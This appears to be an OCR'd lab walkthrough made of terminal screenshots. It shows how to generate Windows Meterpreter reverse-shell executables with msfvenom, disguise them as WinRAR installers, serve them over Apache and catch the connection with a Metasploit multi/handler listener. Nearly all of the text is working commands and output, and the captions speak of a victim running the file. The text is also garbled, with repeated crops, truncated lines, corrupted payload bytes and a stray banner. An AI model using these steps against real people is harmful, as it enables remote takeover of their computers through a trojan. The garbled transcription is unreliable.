
```
ShellNo.1
File Actions Edit View Help
Error: No such file or directory @ rb_sysopen - /fg/Desktop/winrar.exe
msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /root/Desktop/winrar.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o /root/Desktop/winrar.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/Desktop/winrar.exe
msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o winrar.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f exe -o winrar.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: winrar.exe
msf5 > ls
[*] exec: ls

Desktop Documents Downloads msfinstall Music Pictures Public Templates Videos winrar.exe
msf5 >
```

After creating the malicious payload I has to run the ls command which shows everything contained in the folder were currently in



```
fg@kali:~  
File Actions Edit View Help  
fg@kali:~$ sudo su -  
[sudo] password for fg:  
root@kali:~# date  
Wed 19 Feb 2020 02:43:21 PM EET  
root@kali:~#
```

```
fg@kali:~  
File Actions Edit View Help  
root@kali:~# date  
Wed 19 Feb 2020 02:50:32 PM EET  
root@kali:~# service postgresql start  
root@kali:~# service metasploit start  
root@kali:~# msfconsole  
  
..:ok000kdc'          'cdk000ko:,.  
.x0000000000000c      c000000000000x.  
.000000000000000k,    ,k00000000000000:  
'000000000kkkk00000: :0000000000000000'  
o000000000.MMMM.00000o0000l.MMMM,00000000o  
d000000000.MMMMMM.c00000c.MMMMMM,00000000x  
l000000000.MMMMMddMM,;d;MMMMMMddMM,00000000l  
.000000000.MMM,,;MMMMMMddMM,;MMMM,00000000,  
c00000000.MMM,00c.MMMMM'000,MMM,00000000c  
o00000000.MMM,0000.MMM:0000,MMM,0000000  
1000000.MMM,,0000.MMM:0000,MMM,000000l  
;0000' MMM,,0000.MMM:0000,MMM,0000;  
.d00o'WM,0000occcx0000,M'x00d.  
,k0l'M,0000000000000,M'd0k,  
:kk;.0000000000000,;0k:  
;k000000000000000k:  
,x000000000000x,  
.l00000000l,  
.d0d,
```

```

fg@kali:~-
File Actions Edit View Help
fg@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# sudo /sbin/ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
    inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        ether 08:00:27:ee:86:7a  txqueuelen 1000  (Ethernet)
          RX packets 61 bytes 21292 (20.7 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 84 bytes 13550 (13.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 fe80::a00:27ff:feee:867a  prefixlen 128  scopeid 0x10<host>
            ether 08:00:27:ee:86:7a  txqueuelen 1000  (Local Loopback)
              RX packets 12785 bytes 5889956 (5.6 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 12785 bytes 5889956 (5.6 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# date
Wed 19 Feb 2020 02:54:18 PM EET
root@kali:~# 

```

nsf5 > □

Binding our IP address to the malicious payload so we can connect when our victim runs our payload

```

kali:~$ sudo su -
[do] password for fg:
t@kali:~# sudo /sbin/ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
    inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        ether 08:00:27:ee:86:7a  txqueuelen 1000  (Ethernet)
          RX packets 61 bytes 21292 (20.7 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 84 bytes 13550 (13.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 fe80::a00:27ff:feee:867a  prefixlen 128  scopeid 0x10<host>
            ether 08:00:27:ee:86:7a  txqueuelen 1000  (Local Loopback)
              RX packets 12785 bytes 5889956 (5.6 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 12785 bytes 5889956 (5.6 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
t@kali:~# date
19 Feb 2020 02:54:18 PM EET
t@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f raw -e null -a x86 --platform windows -l csharp -o /tmp/payload.exe

```

Wired connection1

General	
Interface	Ethernet (eth0)
Hardware Address	08:00:27:EE:86:7A
Driver	e1000
Speed	1000 Mb/s
Security	None
IPv4	
IP Address	10.0.2.15
Broadcast Address	10.0.2.255
Subnet Mask	255.255.255.0
Default Route	10.0.2.2
Primary DNS	192.168.1.1
IPv6	
IP Address	fe80::a00:27ff:feee:867a/64


We can see our connection info above and use it for our payload

```
tg@kali:~$ ifconfig
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 84 bytes 13550 (13.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 12785 bytes 5889956 (5.6 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 12785 bytes 5889956 (5.6 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# date
Wed 19 Feb 2020 02:54:18 PM EET
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -f exe > winrar64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# ls
winrar64.exe
root@kali:~# pwd
/root
```

```
fg@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -f exe > winrar64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
fg@kali:~$ ls
Desktop  Downloads  Music  Public  Videos  winrar.exe
Documents  msfinstall  Pictures  Templates  winrar64.exe
fg@kali:~$ pwd
/home/fg
fg@kali:~$ 
```



The screenshot shows a terminal window at the top and a file manager window below it. The terminal window displays the command-line session for generating a Windows payload and creating the executable file. The file manager window shows the contents of the /home/fg directory, with the winrar64.exe file selected.

Creating the payload by using the ip we got earlier and the port we want

```
=443 -f exe > winrar64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
fg@kali:~$ ls
Desktop  Downloads  Music  Public  Videos  winrar.exe
Documents  msfinstall  Pictures  Templates  winrar64.exe
fg@kali:~$ pwd
/home/fg
fg@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# service apache2 start
root@kali:~# date
Wed 19 Feb 2020 03:31:48 PM EET
root@kali:~# 
```

```
,d0d,
.
.
.
=[ metasploit v5.0.72-dev
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post
+ -- --=[ 558 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
```

```
g@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport
443 -f exe > winrar64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
g@kali:~$ ls
Desktop  Downloads  Music  Public  Videos  winrar.exe
Documents  msfinstall  Pictures  Templates  winrar64.exe
g@kali:~$ pwd
/home/fg
g@kali:~$ sudo su -
[sudo] password for fg:
root@kali:~# service apache2 start
root@kali:~# date
Wed 19 Feb 2020 03:31:48 PM EET
root@kali:~# 
```

```
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process      yes      Exit technique (Accepted: '', seh, t
hread, process, none)
LHOST    10.0.2.15      yes      The listen address (an interface may
be specified)
LPORT     443          yes      The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:443
```

Enhanced:

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current	Setting	Required	Description
---	-----	-----	-----	-----

Payload options (windows/meterpreter/reverse_tcp):

Name	Current	Setting	Required	Description
---	-----	-----	-----	-----
EXITFUNC	process		yes	Exit technique (Accepted: '', seh, t hread, process, none)

Name	Current	Setting	Required	Description
---	-----	-----	-----	-----

Payload options (windows/meterpreter/reverse_tcp):


Name	Current	Setting	Required	Description
---	-----	-----	-----	-----
EXITFUNC	process		yes	Exit technique (Accepted: '', seh, t hread, process, none)
LHOST	10.0.2.15		yes	The listen address (an interface may be specified)
LPORT	443		yes	The listen port

Exploit target:

Id	Name
---	---
0	Wildcard Target

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:443
```

When the victim downloads and runs the payload our msfconsole shows that we have a connection.



```
root@kali:~# service postgresql
Usage: /etc/init.d/postgresql {start|stop|restart|reload|force-reload|status
} [version ...]
root@kali:~# service postgresql start
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor
   Active: active (exited) since Wed 2020-02-19 14:31:16 EET; 1h 14min ago
     Process: 1496 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1496 (code=exited, status=0/SUCCESS)

Feb 19 14:31:16 kali systemd[1]: Starting PostgreSQL RDBMS...
Feb 19 14:31:16 kali systemd[1]: Started PostgreSQL RDBMS.
[lines 1-8/8 (END)]
```

```
fg@kali:~
```

File Actions Edit View Help

```
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.016 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.015 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.015 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.018 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.026 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.015 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.024 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=0.024 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=0.024 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.025 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=0.025 ms
64 bytes from 10.0.2.15: icmp_seq=14 ttl=64 time=0.027 ms
64 bytes from 10.0.2.15: icmp_seq=15 ttl=64 time=0.025 ms
64 bytes from 10.0.2.15: icmp_seq=16 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=17 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=18 ttl=64 time=0.024 ms
64 bytes from 10.0.2.15: icmp_seq=19 ttl=64 time=0.020 ms
e64 bytes from 10.0.2.15: icmp_seq=20 ttl=64 time=0.020 ms
xit
64 bytes from 10.0.2.15: icmp_seq=21 ttl=64 time=0.023 ms
64 bytes from 10.0.2.15: icmp_seq=22 ttl=64 time=0.021 ms
^C
--- 10.0.2.15 ping statistics ---
22 packets transmitted, 22 received, 0% packet loss, time 21501ms
rtt min/avg/max/mdev = 0.012/0.021/0.027/0.004 ms
root@kali:~# 
```

```

C:\> C:\Windows\system32\cmd.exe
Connection-specific DNS Suffix . : Speedport_W_724U_09071602_00_022A
Link-local IPv6 Address . . . . . fe80::e91f:8e1b:5f68:92ad%11
IPv4 Address . . . . . 10.0.2.15
Subnet Mask . . . . . 255.255.255.0
Default Gateway . . . . . 10.0.2.2

Tunnel adapter isatap.Speedport_W_724U_09071602_00_022A:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : Speedport_W_724U_09071602_00_022A

C:\>Users\FanisGiorgos>ping 10.0.2.15



Pinging 10.0.2.15 with 32 bytes of data:
Reply from 10.0.2.15: bytes=32 time<1ms TTL=128

Ping statistics for 10.0.2.15:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>Users\FanisGiorgos>

```

Making a few network tweaks to make it perfectly work



```
Kali_VM [Running] - Oracle VM VirtualBox
fg@kali: ~ fg@kali: ~ 05:06 PM

File Actions Edit View Help
fg@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.11 LPORT=4444 -f raw > exploit
[-] No platform was selected, choosing Msf::Module::Platform::Windows
[-] No arch selected, selecting arch: x86
[-] No encoder or badchars specified
Payload size: 341 bytes
00000010d0P00R
00000010}0;su0X0X$0f0 Y100:I040010
K0XY0B$${[[aY]
h
h\00PPP@P\Ph0000\jVWh00ta030t
0u00gjjVWh00_0x0-606j@hVjhX0S000
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

0000u00000VjS00
fg@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.11 LPORT=4444 -f raw > exploit
[-] No platform was selected, choosing Msf::Module::Platform::Windows
[-] No arch selected, selecting arch: x86
[-] No encoder or badchars specified
Payload size: 341 bytes
Stack: 90909090990909090990909090
90909090990909090990909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.90909090
.....
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccc. .....
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc

fg@kali:~$
```

```
ffffffffff.....  
ffffffffff.....  
ffffffffff.....  
  
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing  
  
=[ metasploit v5.0.72-dev ]  
+ --=[ 1962 exploits - 1095 auxiliary - 336 post ]  
+ --=[ 558 payloads - 45 encoders - 10 nops ]  
+ --=[ 7 evasion ]  
  
msf5 > 
```

```
fg@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.4 lport=443 -f exe > win_rar.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
fg@kali:~$ date
Wed 19 Feb 2020 05:12:54 PM EET
fg@kali:~$
```

```
fg@kali:~$ msfvenom -p windows
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
fg@kali:~$ date
Wed 19 Feb 2020 05:12:54 PM EE
fg@kali:~$ ls
Desktop  Downloads  Music
Documents  msfinstall  Pictures
fg@kali:~$ pwd
/home/fg
fg@kali:~$
```

```
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```

```
=[ metasploit v5.0.72-dev
+ --=[ 1962 exploits - 1095 auxiliary - 336 post
+ --=[ 558 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > show options
```


```
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
-----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
```

```
in msf5 exploit(multi/handler) > show options
fi  Module options (exploit/multi/handler):
2    Name  Current Setting  Required  Description
EE   ----  -----  -----  -----
re  Payload options (windows/meterpreter/reverse_tcp):
      Name  Current Setting  Required  Description
      ----  -----  -----  -----
      EXITFUNC  process        yes      Exit technique (Accepted: '', seh, thread, process, none)
      LHOST    10.0.2.4        yes      The listen address (an interface may be specified)
      LPORT    443             yes      The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

msf5 exploit(multi/handler) > 
```

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.4:443
```

